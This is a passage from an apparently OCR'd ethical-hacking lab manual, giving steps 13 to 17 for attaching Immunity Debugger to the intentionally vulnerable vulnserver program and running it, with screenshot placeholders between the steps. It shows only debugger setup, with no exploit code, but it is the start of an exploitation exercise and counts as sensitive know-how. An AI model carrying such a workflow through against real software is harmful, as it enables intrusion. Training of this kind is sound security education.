


13. The **Select process to attach** pop-up appears; click the **vulnserver** process and click **Attach**.




14. **Immunity Debugger** showing the **vulnerserver.exe** process window appears, as shown in the screenshot.


15. You can observe that the status is **Paused** in the bottom-right corner of the window.




16. Click on the **Run program** icon in the toolbar to run **Immunity Debugger**.



17. You can observe that the status changes to **Running** in the bottom-right corner of the window, as shown in the screenshot.



